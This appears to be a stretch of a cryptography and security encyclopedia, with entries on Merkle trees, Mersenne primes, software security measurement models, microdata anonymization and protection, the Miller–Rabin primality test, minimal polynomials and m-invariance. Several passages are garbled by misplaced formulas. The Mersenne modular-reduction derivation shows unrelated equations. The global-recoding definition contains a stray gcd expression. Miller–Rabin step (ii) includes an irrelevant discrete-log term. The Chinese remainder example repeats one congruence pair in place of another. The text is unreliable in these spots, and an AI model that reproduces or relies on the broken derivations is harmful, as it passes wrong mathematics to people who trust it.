A Merkle tree can be constructed in linear time. We first notice that, given the properties of the secure hash function, the confidentiality of the original sequence X is preserved.

A naïve solution stores the whole tree $M = Gen(X)$ using $O(n)$ additional space. In this case, the Ver and $Verblock$ operations can be easily defined.

A more efficient approach consists in publicly storing only the root of the tree, using only $O(1)$ space. In this case, the verification procedure $Ver(X', root(M))$ takes linear time as it can be implemented by computing $M' = Gen(X')$ and verifying that the $root(M') = root(M)$. Furthermore, denoting

$v = (auth(X', i), root(M))$, $VerBlock(X', v, i)$ can run in time $o(\log N)$ and $O(1)$ space since, using the authentication data, it needs to reconstruct the leaf–root path and check that the computed root equals the $root(M)$.

The generation of authentication for a single data block may take linear time. The Merkle tree traversal problem consists in finding an efficient way of generating the authentication data for *consecutive* data blocks. It has been shown in Szydlo (2004) that tree traversal can be executed in amortized time $o(\log N)$ and space $o(\log N)$.

Applications

Merkle tree has been used as a building block for numerous secure primitives and protocols. Here we report some notable examples.

Merkle trees were initially introduced as support for the design of a signature scheme (Merkle, 1987), see Hash-Based Signatures.

Merkle trees are used in blockchains to ease transaction verification. One example is the Bitcoin blockchain that is run by a set of full nodes that store the whole blockchain. Each block contains all the necessary information for a specific set of transactions. The size of each data block can be relevant. All transactions in a single block are arranged into a Merkle tree whose root is stored in the block header. In the *Simplified Payment Verification (SPV) mode*, a client can verify that a specific transaction is stored in a specific block just by downloading the block header and checking it against the transaction verification data.

Mersenne Prime

Jerome A. Solinas[31] ✉
(31) National Security Agency, Ft Meade, Savage, MD, USA

✉ **Jerome A. Solinas**
Email: jasolin@orion.ncsc.mil

Definition

A *Mersenne number* is a number of the form $M_n = 2^n - 1$, where n is a positive integer. If M_n is also *prime*, then it is said to be a *Mersenne prime*. The number M_n can only be prime if n is prime. Some authors reserve the term "Mersenne number" for the numbers M_p for p prime. The Mersenne primes M_p for $80 \le p \le 700$ occur for $p = 89$, 107, 127, 521, and 607.

Background

Mersenne primes have been a topic of interest in *number theory* since ancient times. They appear in the theory of *linear feedback shift registers* (LFSR). If M_p is prime, then any binary LFSR of length p with irreducible feedback polynomial and nonzero initial state generates a maximal-length shift register sequence. Equivalently, every nonzero element of the *finite field* of 2^p elements is a *generator* for the entire *group* of nonzero elements.

Applications

Mersenne primes are also of interest in *public-key cryptography*. In public-key settings such as *elliptic curve cryptography*, the prime modulus p

(modular arithmetic) can be chosen to optimize the implementation of the arithmetic operations in the implementation of the cryptography. Mersenne primes provide a particularly good choice because modular reduction can be performed very quickly. One typically wishes to reduce modul M_p a 2p-bit integer n (e.g., as a step in modular multiplication). In general, modular reduction requires an integer division. However, in the special case of reduction modulo M_p, one has

$$U_P = \sum_n U_n(r_n)$$

Thus one can reduce n by writing

$$n = a \cdot 2^p + b,$$

where a and b are each positive and less than M_p. Then

$$\#E(\mathbb{F}_q) = q + 1 - t$$

so that

$$A(\tau) = \begin{cases} -1 & \text{for } \tau \neq 0 \pmod{2^n - 1}, \\ 2^n - 1 & \text{for } \tau \equiv 0 \pmod{2^n - 1}. \end{cases}$$

Thus reduction modulo a Mersenne prime requires an integer addition, as opposed to an integer division for modular reduction in the general case. There are two drawbacks to this method of modular reduction:

- Finding the integers a and b is easiest when p is a multiple of word size of the machine, since then there is no actual shifting of bits needed to align a and b for the modular addition. But word sizes are in practice powers of two, whereas p must be an odd prime.
- The Mersenne primes are so rare, with none between M_{127} and M_{521}, that usually there will be none of the desired magnitude.

For these reasons, cryptographers tend not to use Mersenne primes, preferring similar moduli such as *pseudo-Mersenne primes* and *generalized Mersenne primes*.

Measurement models of software security

Definition

Measuring software security requires to identify measurable properties of a software artifact and to build models that can relate the measures to a qualitative or quantitative value of the property “security.”

Background

Security measurement of software products is an instance of the more general issue of measuring nonfunctional properties of software (the so-called software qualities).

This includes both the need to identify measurable properties of a software artifact and to build models that can relate the measures to a qualitative or quantitative evaluation of the more abstract property "security."

This requires, in general, a variety of measures to be integrated (through models) into the more abstract property "security." The reason is that different aspects concerning different development phases (for instance design and programming) may affect the software quality property.

These models can be useful for different purposes, ranging from evaluation (assessing the security for accepting or comparing software products) to design support (explaining the reasons for low security of a software product and provide advice for improvement).

The underlying assumption is that security is not a Boolean property. Like other properties of engineering artifacts, software security may have increasing levels requiring both an increasing cost to be delivered and an increasing effort to be broken.

Finally, measuring "software security" is a very general task including the measurement of the protection against many types of attacks delivered for reaching different goals on different software products. This suggests the need of specialized metrics and models for security.

Theory

Measurements and Qualitative Models

A basic approach for software security measurement is the collection of measures from the software product and the integration of them into a global merit value in a qualitative space (Nichols and Peterson 2007). An example of a measure for a web application may be "Percent of Validated Input." The measure is computed through the ratio V/T where T is the count of the amount of input forms or interfaces the application exposes and V is the number of these interfaces that use input validation mechanisms. The ratio V/T makes a statement about the web application's vulnerability to exploits from invalid input. Other measures may be related to other types of vulnerabilities.

The application (at design and program level) is inspected (using tools or manually) and the derived measures are aggregated through rules or

functions (for instance, thresholds and mean functions) to provide an overall qualitative status report on the application security.

These models are specific applications for the security evaluation of the so-called “quality models” such as the ISO 9126 model. They essentially collect measures of security-related attributes and generate a diagnosis (the security level of the application) through heuristic relationships. It is common that, even if the elementary measures are quantitative, the values are finally mapped into a qualitative space. This procedure is typically composed of the following items:

- A set of elementary measures to be taken on the software product
- A tree of attributes and sub-attributes linking low-level measures to high-level abstractions
- An algorithm for generating values of high-level attributes from measures

This approach does not use explicit models of attacks (patterns of how attacks are conducted) and defenses (patterns of the software product structures resisting to the attacks), as well as relations between attack and defense patterns.

Defense Patterns, Attack Patterns, and Related Measurements

An evolution of qualitative models toward a richer model of the software artifact exploits the available knowledge on defense and attack patterns (Heyman et al. 2008; Barnum and McGraw 2005).

Known attacks for various types of software applications have been classified and described through patterns. It is also known that the success of attacks to real software systems depends on poorly designed and implemented code. Security patterns implementing techniques for resisting to attacks have been described, for example, to protect web applications and a large body of knowledge of this type exists for software applications of various types (Owasp Top 10 n.d.; Hoglund and McGraw 2004; Andrews and Whittacker 2006). For instance, SQL Injection is a well-known attack pattern for web applications with a database backend. A defense pattern for this attack describes the techniques required for validating input parameters that interact with a database through SQL queries. Measurable features like “number of parameters not validated against SQL injection” may be associated to the defense pattern.

A first method for exploiting security patterns is linking measures to defense patterns. The remaining part of the model is similar to qualitative models. The measures are processed through an aggregation algorithm to compute an overall security indicator. The advantage is that the measures are related to structural elements of the software product and this provides stronger suggestions for the designer. A poor security indicator may be explained as a poor use of defense patterns and the model may help in comparing design alternatives and choosing the best candidate.

Attack Trees

An additional improvement can be obtained taking into account possible attack patterns (in case decomposed into sub-attacks steps). This requires modelling a specific characteristic of security. A software application (for instance, a web application) may be attacked for different purposes, for instance “Denial of service” or “Obtain valid credential.” For each goal, many different attacks are possible, each defendable by recurring to defense patterns. What is important is the weakest path for reaching the attack purpose through the attack patterns. This behavior is modelled through attack trees (Schneier 1999). An attack tree is an AND/OR graph modelling various attacks, the activities composing attacks, and their logical relations. If the leaves of the attack tree are associated to defense patterns and related measures, it is possible to use the graph for computing the value of the root node, which represents the overall security value. The leaf values are propagated upward using the rule “OR nodes take the value of their cheapest child; AND nodes take the value of the sum of their children.” This makes possible to apply to the tree the minimum path set analysis taken from fault tree analysis in order to determine the areas of greatest risk. The security value is the value associated to the minimum path.

Toward Quantitative Predictive Models

Specific models (for specific classes of software products) have been developed through the integration of the various components of the existing deterministic approaches: attack patterns, attack trees, defense patterns, and associated measures (Piazzalunga et al. 2007).

These models also introduce a proposed quantification of security. The metric is the estimated time-to-break: the estimated time in minutes required to break the existing defenses.

A model is composed of an attack tree linking possible attacks patterns and sub-attacks. The tree is augmented, at the leaf nodes, with "cost-to-break functions." These functions implement flow diagrams representing the experimental knowledge (tuned through experiments) of how to conduct an attack or a sub-attack. They compute the time required to successfully execute the attacks and are influenced by the values of the defense pattern attributes. They are also influenced by the values of context parameters (the type of attacker and the resources available to the attacker).

Using suitable tools or manual inspections, it is possible to measure the attributes of the defense patterns and feed the model. The security strength metric is computed propagating, through the attack tree, the output values of the experimental cost-to-break functions. The resulting value (the value computed through the weakest path) is the estimated time required to break the existing defenses, given a tree of attacks and an implemented set of defenses and their attributes.

Probability-Based and Reliability-Like Models

What has been presented above is based on a deterministic approach. Another approach tries to exploit the same type of measures and concepts using probabilities (Sahinoglu 2005; Grunske and Joyce 2008; Nicol et al. 2004; Halkidis et al. 2008).

A proposed model describes a decision tree for quantifying risks. This model depends on probabilistic descriptions of both vulnerabilities and countermeasures to known threats. Other proposals explicitly model the attacks and use the attack trees but associate probabilities of occurrence to the leaves, computing a probability through the graph.

Another proposal links a set of attacks and the related defense patterns. For each attack, a separate fault tree is defined. The factors of the fault trees are added gradually by examining the implemented/missing security patterns of the design. For each factor, the values (in a qualitative scale) for likelihood, exposure, and consequences are added and the root qualitative value is calculated through fuzzy computation. The qualitative values assigned to the model are based on the experimental analysis of existing systems as well as on subjective judgment.

A different approach tries to apply the dependability concepts to the software security evaluation (Sharma and Trivedi 2005). This type of model is based on calculating security measures employing Markov models. For

instance, discrete time Markov chains are used to model security risks based on the vulnerability knowledge of its components.

Applications

Security measures and models may be used for different purposes ranging from the evaluation of existing product to design support.

Different measuring and modelling approaches can provide different levels of support to these tasks.

Qualitative models based on a tree of attributes and measures may be used as a first-level tool to rank the security of the application and reject them or suggest a significant improvement.

Even this simple type of model may be useful not only for evaluation purposes, but also for suggesting improvements. This can be done generating an explanation derived from the analysis of the contribution of each measure to the global qualitative value. Following the computation through the tree, from the leaves to the root, it is possible to highlight the most important contributions to a low value of the root. This path can be used as a constructive explanation for a poor value of security.

More sophisticated models can provide better support for the design. This is of course possible if the models have been reasonably tuned through a significant experimental activity.

The quantitative predictive type of models presented above may be also used for managing what-if scenarios. Given a set of delivered defenses, it is possible to predict the security value and simulate the effects of a defense improvement. For instance, it could be possible to discover that improving a defense could not be relevant due to the existence of another weaker path through the attack tree. The what-if experiments can be a tool for a cost-benefit analysis.

Open Problems and Future Directions

The problem of assessing the level of security of a software system is still largely open. Two main areas of improvement may be identified.

The first area is the development of measures and models that are more robust and are able to produce quantitative predictions of software security. This will allow moving from the qualitative evaluations and their limited

engineering support. Improving this area should require both better measures and models and significant experimentation (as well as a shared definition of measuring units for security).

A second area is the specialization of measures and models for specific types of software artifacts. The phrase “measuring software security” is too vague for hosting an engineering content. Measuring the security of a software copy protection mechanism or measuring the security of a web application against attacks aimed at a specific goal are different problems. It is foreseeable that the software security measurement will move, like more mature engineering fields, toward more specialized approaches.

Microdata anonymization techniques; Microdata statistical disclosure control

Definition

Inference control in databases, also known as Statistical Disclosure Control (SDC), is a discipline that seeks to protect data so they can be published without revealing confidential information that can be linked to specific individuals among those to which the data correspond. SDC is applied to protect respondent privacy in areas such as official statistics, health statistics, e-commerce (sharing of consumer data), etc. Since data protection ultimately means data modification, the challenge for SDC is to achieve protection with minimum loss of the accuracy sought by database users.

Given a set $\mathbf{V}$ of original microdata (records corresponding to individual respondents), a *microdata masking* technique is a method which generates a modified version $\mathbf{V}'$ in such a way that some statistical analyses yield similar results in $\mathbf{V}$ and $\mathbf{V}'$, but records in $\mathbf{V}'$ cannot easily be mapped to records in $\mathbf{V}$.

An alternative to microdata masking is synthetic data generation, whereby a simulated data set $\mathbf{V}'$ is generated that preserves some statistical properties of the original data $\mathbf{V}$.

Theory

The literature on inference control started in the 1970s, with the seminal contribution by Dalenius in the statistical community and the works by Schlörer and others in the database community. The 1980s saw moderate activity in this field. In the 1990s, there was renewed interest in the statistical community and the discipline was further developed under the names of statistical disclosure control in Europe and statistical disclosure limitation in America. Subsequent evolution has resulted in at least three clearly differentiated subdisciplines: tabular data protection, queryable database protection, and microdata protection. Good general works on SDC are (Hundepool et al. 2009; Willenborg and DeWaal 2001).

Microdata protection is about protecting static individual data, also called microdata (Ciriani et al. 2007). It is only recently that data collectors (statistical agencies and the like) have been persuaded to publish microdata. Therefore, microdata protection is the youngest subdiscipline and is experiencing continuous evolution in the last years.

Given an original microdata set $\mathbf{V}$, the goal of *microdata masking* techniques is to produce a protected microdata set $\mathbf{V}'$ that can be released in such a way that:

1. Disclosure risk (i.e., the risk that a user or an intruder can use $\mathbf{V}'$ to determine confidential attributes on a specific individual among those in $\mathbf{V}$) is low.

2. User analyses (regressions, means, etc.) on $\mathbf{V}'$ and $\mathbf{V}$ yield the same or at least similar results.

Masking methods can in turn be divided in two categories depending on their effect on the original data:

- *Perturbative masking*. The microdata set is distorted before publication. In this way, unique combinations of scores in the original dataset may disappear and new unique combinations may appear in the perturbed

dataset; such confusion is beneficial for preserving statistical confidentiality. The perturbation method used should be such that statistics computed on the perturbed dataset do not differ significantly from the statistics that would be obtained on the original dataset. Examples of perturbative masking methods are *noise addition*, *microaggregation*, *post-randomization* (PRAM), *data/rank swapping*, *microdata rounding*, etc. See (Hundepool et al. 2009) for more information. Noise addition and microaggregation are briefly discussed next.

– *Noise addition* is a masking method for statistical disclosure control of numerical microdata that consists in adding random noise to original microdata. The vector of observations x_j for the j-th attribute X_j of the original dataset is replaced by a vector $z_j = x_j + \epsilon_j$, where ϵ_j is a vector of random noise. There are several types of noise addition. In uncorrelated noise addition, ϵ_j is drawn from a random variable ε_j following a normal distribution with mean 0 and variance $\sigma^2_{\varepsilon_j}$, and the covariance between any two different noise variables, say ε_t and ε_l for any $t \neq l$, is 0; this does not preserve variances or correlations. In correlated noise addition, the covariance matrix of the errors is proportional to the covariance matrix Σ of the original data, i.e., ε follows a multivariate normal distribution with mean vector 0 and covariance matrix $\alpha\Sigma$; this preserves means and additionally allows preservation of correlation coefficients. In noise addition and linear transformation, it is ensured by additional transformations that the sample covariance matrix of the masked attributes is an unbiased estimator of the covariance matrix of the original attributes.
– *Microaggregation* is a family of masking methods for statistical disclosure control of numerical microdata (although variants for categorical data exist). The rationale behind microaggregation is that confidentiality rules in use allow publication of microdata sets if records correspond to groups of k or more individuals, where no individual dominates (i.e., contributes too much to) the group and k is a threshold value. Strict application of such confidentiality rules leads to replacing individual values with values computed on small aggregates (microaggregates) prior to publication. This is the basic principle of microaggregation. To obtain microaggregates in a

microdata set with *n* records, these are combined to form *g* groups of size at least *k*. For each attribute, the average value over each group is computed and is used to replace each of the original averaged values. Groups are formed using a criterion of maximal similarity. Once the procedure has been completed, the resulting (modified) records can be published. The optimal *k*-partition (from the information loss point of view) is defined to be the one that maximizes within-group homogeneity; the higher the within-group homogeneity, the lower the information loss, since microaggregation replaces values in a group by the group centroid. The sum of squares criterion is common to measure homogeneity in clustering. The within-groups sum of squares SSE is defined as $SSE = \sum_{i=1}^{g} \sum_{j=1}^{n_i} (x_{ij} - \overline{x}_i)' (x_{ij} - \overline{x}_i)$. The lower the SSE, the higher the within-group homogeneity. Thus, in terms of sums of squares, the optimal *k*-partition is the one that minimizes SSE. See (Domingo-Ferrer et al. 2008) for an approximation algorithm to optimal microaggregation. If microaggregation is applied to key attributes (i.e., quasi-identifiers) in the original dataset, then microaggregation yields *k-anonymity*; a protected dataset is said to satisfy *k*-anonymity (Samarati 2001) for $k > 1$ if, for each combination of key attribute values, at least *k* records exist in the dataset sharing that combination.

- *Non-perturbative masking*. These methods do not alter data; rather, they produce partial suppressions or reductions of detail in the original dataset. Sampling, global recoding, top and bottom coding, and local suppression are examples of non-perturbative masking methods.
- *Sampling* is a non-perturbative masking method for statistical disclosure control of microdata. Instead of publishing the original microdata file, what is published is a sample *S* of the original set of records. Sampling methods are suitable for categorical microdata, but for continuous microdata they should probably be combined with other masking methods. The reason is that sampling alone leaves a continuous attribute V_i unperturbed for all records in *S*. Thus, if attribute V_i is present in an external administrative public file, unique matches with the published sample are very likely: Indeed, given a continuous attribute V_i and two respondents o_1 and o_2, it is highly unlikely that V_i will take the same

value for both o_1 and o_2 unless $o_1 = o_2$ (this is true even if V_i has been truncated to represent it digitally).

- *Global recoding* or *generalization* is a masking method for statistical disclosure control of microdata. For a categorical attribute V_i, several categories are combined to form new (less specific) categories, thus resulting in a new $\mathbb{Z}_p$ with $su + tv = \gcd(u, v)$ where $|\cdot|$ is the cardinality operator. For a numerical attribute, global recoding means replacing V_i by another attribute $\mathbb{Z}_p$ which is a discretized version of V_i. In other words, a potentially infinite range $D(V_i)$ is mapped onto a finite range $s \in \mathbb{Z}_p$. This technique is more appropriate for categorical microdata, where it helps disguise records with strange combinations of categorical attributes. Global recoding is used heavily by statistical offices. Global recoding is implemented in the μ-Argus package (Hundepool et al. 2009). In combination with local suppression, it can be used to achieve *k*-anonymity (Samarati 2001).
- *Top coding* and *bottom coding* are special cases of the global recoding masking method for statistical disclosure control of microdata. Their operating principle is that top values (those above a certain threshold), respectively bottom values (those below a certain threshold), are lumped together to form a new category. Top and bottom coding can be used on attributes that can be ranked, i.e., numerical or categorical ordinal.
- *Suppression* or *blanking* is a masking method for statistical disclosure control of microdata. Certain values of individual attributes are suppressed with the aim of increasing the set of records agreeing on a combination of key values. Local suppression is implemented in the *μ*-Argus package. The combination of local suppression and global recoding can be used to attain *k*-anonymity. If a numerical attribute V_i is part of a set of key attributes, then each combination of key values is probably unique. Since it does not make sense to systematically suppress the values of V_i, it can be asserted that local suppression is rather oriented to categorical attributes.

Microdata masking faces an inherent trade-off between loss of information (i.e., analytical utility) and disclosure risk (Microdata Protection).

Applications

There are several areas of application of SDC and microdata masking, which include, but are not limited to the following:

- *Official statistics*. Most countries have legislation which compels national statistical agencies to guarantee statistical confidentiality when they release data collected from citizens or companies. This justifies the research on SDC undertaken by several countries, among them the European Union (e.g., the FP5 CASC project) and the United States.
- *Health information*. This is one of the most sensitive areas regarding privacy. For example, in the US, the Privacy Rule of the Health Insurance Portability and Accountability Act (HIPAA) requires strict protection/masking of health information for use in medical research. In most western countries, the situation is similar.
- *E-commerce*. Electronic commerce results in the automated collection of large amounts of consumer data. This wealth of information is very useful to companies, which are often interested in sharing it with their subsidiaries or partners. Such consumer information transfer should not result in public profiling of individuals and is subject to strict regulation, especially in the European Union and the United States. Sharing masked data rather than original data is a good option.

Definition

Microdata protection techniques ensure protection of respondents' identities and/or their related information when data are released or published in detailed (in contrast to aggregated) form.

Background

Today's globally networked society places great demand on the dissemination and sharing of information, which is becoming one of the most important and demanded resource. While in the past released information was mostly in tabular and statistical form (*macrodata*), many situations call today for the release of specific data (*microdata*). Microdata, in contrast to macrodata reporting pre-computed statistics, provide the convenience of allowing the final recipient to perform different analysis as needed on the data. The protection of microdata against improper disclosure is therefore an issue that has become increasingly important. Disclosure can

be categorized as: *identity disclosure*, *attribute disclosure*, and *inferential disclosure*. Identity disclosure occurs when using a combination of identifying attributes (e.g., Social Security Number, name, address), an individual's identity can be reconstructed. Attribute disclosure occurs when using a combination of indirect identifying attributes, a given attribute value (or restricted set thereof) can be associated with an individual. Inferential disclosure occurs when information can be inferred with high probability from statistical properties of the released data.


A first step in protecting the privacy of the *respondents* (i.e., individuals or organizations to whom the data refer) consists in removing all explicit identifiers. *De-identified* data may however contain *quasi-identifiers* (e.g., race, birth date, sex, and ZIP code) that uniquely, or almost uniquely, pertain to specific respondents and make them stand out from others (Federal Committee on Statistical Methodology 1994). Microdata protection techniques are applied to protect sensitive de-identified data from identity, attribute, and inferential disclosure.

Theory

Intuitively, *microdata* contain a set of attributes relating to single respondents in a sample or in a population. Microdata can be represented as tables, composed of tuples (records) with values from a set of attributes. The attributes in a microdata table are usually classified as follows.

- *Identifiers*. Attributes that uniquely identify respondents. For instance, attribute SSN uniquely identifies the person to which each tuple refers.
- *Quasi-identifiers*. Attributes that, in combination, can be linked with external information to reidentify all or some of the respondents to whom information refers or reduce the uncertainty over their identities. For instance, attributes Sex, Marital Status, ZIP, and DoB represent a quasi-identifier.
- *Confidential attributes*. Attributes that contain sensitive information. For instance, attribute Disease can be considered sensitive.
- *Non-confidential attributes*. Attributes that the respondents do not consider sensitive and whose release does not cause disclosure.

In general, to limit the disclosure risk of a microdata table, it is first necessary to suppress explicit and implicit identifiers. This process is also



known as *de-identification*. Figure 1 illustrates an example of microdata table with 5 tuples and with attributes SSN, Name, Sex, Marital Status, ZIP code, DoB, and Disease, where data have been de-identified by suppressing names and Social Security Numbers. De-identifying data, however, provides no guarantee of anonymity. Released information often contains other data, such as marital status, birth date, sex, and ZIP code, that can be linked to publicly available information to re-identify respondents and to infer information that was not intended for release (Samarati, 2001).

SSN	Name	Sex	Marital Status	ZIP	DoB	Disease
		M	married	22020	1975/12/04	hypertension
		M	married	22020	1964/10/16	short breath
		M	divorced	22024	1978/04/12	hypertension
		F	widow	22024	1925/08/25	chest pain
		F	single	22024	1978/04/12	chest pain

Microdata Protection, Fig. 1 An example of a de-identified microdata table

Classification of microdata disclosure protection techniques

Several microdata disclosure protection techniques have been proposed in the literature (Ciriani et al., 2007). Basically, these techniques are based on the principle that reidentification can be counteracted by reducing the amount of released information, masking the data (e.g., by not releasing or by perturbing their values), or by releasing plausible but made up values instead of the real ones. Microdata protection techniques can then be classified into two main categories: *masking techniques*, and *synthetic data generation techniques* (see Fig. 2).

Microdata Protection, Fig. 2 Classification of microdata protection techniques (MPTs)

- *Masking techniques*. The original data are transformed to produce new data that are valid for statistical analysis and such that they preserve the confidentiality of respondents. Masking techniques can be classified as:
  - *non-perturbative*, the original data are not modified, but some data are suppressed and/or some details are removed;
  - *perturbative*, the original data are modified.
- *Synthetic data generation techniques*. The original set of tuples in a microdata table is replaced with a new set of tuples generated in such a way to preserve the key statistical properties of the original data. The generation process is usually based on a statistical model. Note that statistical properties that are not included in the model might not be reflected in the synthetic data. Since the released microdata table contains synthetic data, the risk of reidentification is reduced. Note that the released microdata table can be entirely synthetic (i.e., *fully* synthetic) or mixed with the original data (i.e., *partially* synthetic).

Another important feature of microdata protection techniques is that they can operate on *continuous* and/or *categorical* data. An attribute is said to be continuous if it is numerical and arithmetic operations are defined on it. For instance, attribute Age is a continuous attribute. An attribute is said to be categorical if it can assume a limited and specified set of values and arithmetic operations do not have sense on it. For instance, attributes Marital Status and Sex are categorical attributes. Note that the domain of both continuous and categorical attributes can be characterized by an order relationship.

Assessing microdata confidentiality and utility

Microdata protection techniques should balance two contrasting needs: the need for confidentiality protection, and the need for data release. Protection techniques can then be evaluated with respect to *disclosure risk* and *data utility*.

Disclosure risk is the risk that identity and/or attribute disclosure will be encountered if protected microdata are released. In general, two factors may

have an impact on identity disclosure.

- *Population uniqueness*. The probability of identifying a respondent who is the unique respondent with a specific combination of attribute values is high if those attributes are represented in the microdata table.
- *Reidentification*. The released microdata (or a subset of its tuples) can be *linked* to other published tables, where the identifiers of data respondents are visible.

The main methods for measuring the risk of identity disclosure therefore quantify the risk of having population *uniqueness* and the risk of reidentification through *data linkage* (i.e., the risk of finding a matching between a tuple in the microdata table and a tuple in a public non-anonymous dataset). The main method to measure attribute disclosure quantifies instead the risk of *interval disclosure*, that is, the risk of reducing to a small interval the set of values that the sensitive attribute has for a given respondent.

Data utility is measured as the amount of information that is preserved by the protection technique. The measure of data utility is strongly connected to the *purpose* for which the information will be used. Since the purpose may be different and not known a priori, it is not possible to establish a general data utility measure based on purpose. The methods used are therefore based on the concepts of *analytically valid* and *analytically interesting*. A protected microdata table is *analytically valid* if it approximately preserves the results of statistical analyzes (e.g., mean and co-variance) that can be produced with the original microdata. A protected microdata table is *analytically interesting* if it contains a sufficient number of attributes that can be validly analyzed.

In general, there are two strategies for computing data utility: *i)* directly comparing the tuples of the protected microdata with the tuples in the original microdata; *ii)* comparing the statistics computed on the protected microdata with the same statistics evaluated on the original microdata.

Disclosure risk and data utility combination. Microdata protection techniques have a different impact on disclosure risk and data utility. To be able to compare alternative microdata protection techniques, it is necessary to define a framework for assessing how good a protection technique is. Different proposals have been introduced in the literature (e.g., *k-anonymity*

(Samarati, 2001) and *ℓ-diversity* (Machanavajjhala et al., 2006)) that establish an upper bound to the disclosure risk of a released table. Among the tables obtained by applying microdata protection techniques, that satisfy the disclosure risk threshold, the one with the highest disclosure risk guarantees higher data utility. In fact, such a table has been obtained by removing from the original microdata table only the information necessary to satisfy the confidentiality requirement.

Disclosure risk and data utility measures should be used before releasing the data to verify whether the protection is adequate to the respondents' requests of privacy and to the data recipients' needs of information.

Application

Microdata protection techniques can be applied whenever the publication of information directly referred to respondents is required. This may happen, for example, when a private organization makes various data regarding its business (e.g., products, sales) available and, at the same time, needs to protect sensitive information (e.g., customers' identities). As another example, this may also happen when government agencies release historical data for statistical analysis and, at the same time, need to apply a sanitization process to "blank out" information considered sensitive, either directly or because of the sensitive information it would allow a recipient to infer.

Open problems

The problem of preserving the privacy of the respondents in microdata publication has been widely studied. However, there are still different open issues that need to be further investigated such as multiple data releases, external knowledge of recipients, and definition of simple privacy and utility measures.

Synonyms

Miller-Rabin test

Definition

The Miller–Rabin probabilistic primality test is a probabilistic algorithm for testing whether a number is a prime number using modular exponentiation, Fermat's little theorem, and the fact that the only square roots of 1 modulo a prime are ±1.

Background

The Miller–Rabin test was described initially by Miller (1976). Rabin provided further analysis (1980), hence the name.

Theory and Applications

One property of primes is that any number whose square is congruent to 1 modulo a prime p must itself be congruent to 1 or −1. This is not true of composite numbers. If a number n is the product of k distinct odd prime

powers, then there will be 2^k distinct "square roots" of 1 modulo n. For example, there are four square roots of 1 modulo 77. The roots must be either 1 or −1 modulo 7, and either 1 or −1 modulo 11, since 7 and 11 divide 77. In order to solve these square roots, one must solve sets of equations like these:

$$a \equiv 1 \mod 7, a \equiv 1 \mod 11$$
$$b \equiv -1 \mod 7, b \equiv 1 \mod 11$$
$$b \equiv -1 \mod 7, b \equiv 1 \mod 11$$
$$d \equiv -1 \mod 7, d \equiv -1 \mod 11$$

The solutions in this case are $a \equiv 1 \mod 77$, $b \equiv 34 \mod 77$, $c \equiv 43 \mod 77$, and $d \equiv -1 \equiv 76 \mod 77$. (This is a simple application of the Chinese remainder theorem.)

The Miller–Rabin test uses this fact about composite numbers to test if a number is composite. A single round of Miller–Rabin tests where a given base a is a "witness" to the compositeness of n, by computing $a^{n-1} \mod n$. This is the same computation as in the Fermat primality test, but that the test fails to detect compositeness of n if n is a Carmichael number. The Miller–Rabin test performs this computation as a series of squarings and checks after each squaring whether a square root of 1 other than 1 or −1 mod n is found. If so, the number n is composite; these additional checks also catch Carmichael numbers.

The procedure is the following, where s, the number of rounds, is a parameter:

1. On input n, output PRIME if $n = 2$ and COMPOSITE if $n > 2$ but n is even. Otherwise, find k such that $n - 1 = q2^k$ where q is odd.

2. For $j = 1$ to s, do:

   (a) Generate a random base a between 2 and $n - 2$ with $\gcd(a, n) = 1$.

   (b) Compute $b = a^q \mod n$.

   (c) For $i = 1$ to k:

(i) Compute $b' = b^2 \mod n$.

(ii) If $b' \equiv 1 \mod n$ and $z_x = \alpha^x \bmod p$, output COMPOSITE.

(iii) Set $b = b'$.

(d) If $b \neq 1 \mod n$, output COMPOSITE.

3. Output PROBABLY PRIME.

Note that when this algorithm outputs PRIME or COMPOSITE, the answer is always correct. When this algorithm outputs PROBABLY PRIME, there is a chance of failure.

For any odd composite n, at least $\frac{3(n-1)}{4}$ of the bases of a are Miller–Rabin witnesses that n is composite (a good presentation of a proof for the simpler bound $\frac{n-1}{2}$ is in Cormen et al. (2001)). Each round of the Miller–Rabin test thus gives at least a 3/4 probability of finding a witness, if n is composite. These probabilities are independent, so if we run the Miller–Rabin test with s rounds, then the probability that n is composite and we never find a compositeness witness is at most 2^{-2s}.

The running time of the Miller–Rabin primality test, for failure threshold ϵ, on an input n, is $\Theta((-\log \epsilon) \log n)$ modular multiplications.

Minimal Polynomial

Anne Canteaut[37] ✉
(37) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *minimal polynomial* of a linear recurring sequence $\mathbf{s} = (s_t)_{t \geq 0}$ of elements of $\mathbf{F}_q$ is the polynomial P in $\mathbf{F}_q[X]$ of lowest degree such that $(s_t)_{t \geq 0}$ is generated by the linear feedback shift register (LFSR) with characteristic polynomial P. In other terms, $P = \sum_{i=0}^{L-1} p_i X^i + X^L$ is the characteristic polynomial of the linear recurrence relation of least degree satisfied by the sequence:

$$s_{t+L} + \sum_{i=0}^{L-1} p_i s_{t+i} = 0, \ t \geq 0.$$

The minimal polynomial of a linear recurring sequence **s** is monic and unique; it divides the characteristic polynomial of any LFSR which generates **s**. The degree of the minimal polynomial of **s** is called its linear complexity. The period of the minimal polynomial of **s** is equal to the least period of **s**. (linear feedback shift register for further details).

The minimal polynomial of a linear recurring sequence with linear complexity Λ can be recovered from any 2Λ consecutive terms of the sequence by the Berlekamp–Massey algorithm.

m-Invariance

Xiaokui Xiao[38] ✉
(38) School of Computer Engineering, Nanyang Technological University, Singapore, Singapore

✉ **Xiaokui Xiao**
Email: xkxiao@ntu.edu.sg

Definition

m-invariance is a technique for protecting privacy when publishing the snapshots of dynamic datasets that contain sensitive personal information.

Theory

Organizations like census bureaus and hospitals maintain large datasets (referred to as *microdata*) that contain personal information (e.g., census data and medical records). Such data collections are of significant research value, and there is much benefit in making them publicly available. Nevertheless, as the data is sensitive in nature, proper measures must be taken to ensure that its publication does not endanger the privacy of the individuals that contributed the data. A canonical solution to this problem is to modify the data before releasing it to the public, such that the modification prevents inference of private information while retaining statistical characteristics of the data.

For example, suppose that a hospital wants to release the microdata in Table 1 while preventing an adversary to infer the disease of any individual. A naive solution is to remove the attribute *Name* and publish the rest of the data, which, however, may lead to privacy breach if the adversary knows

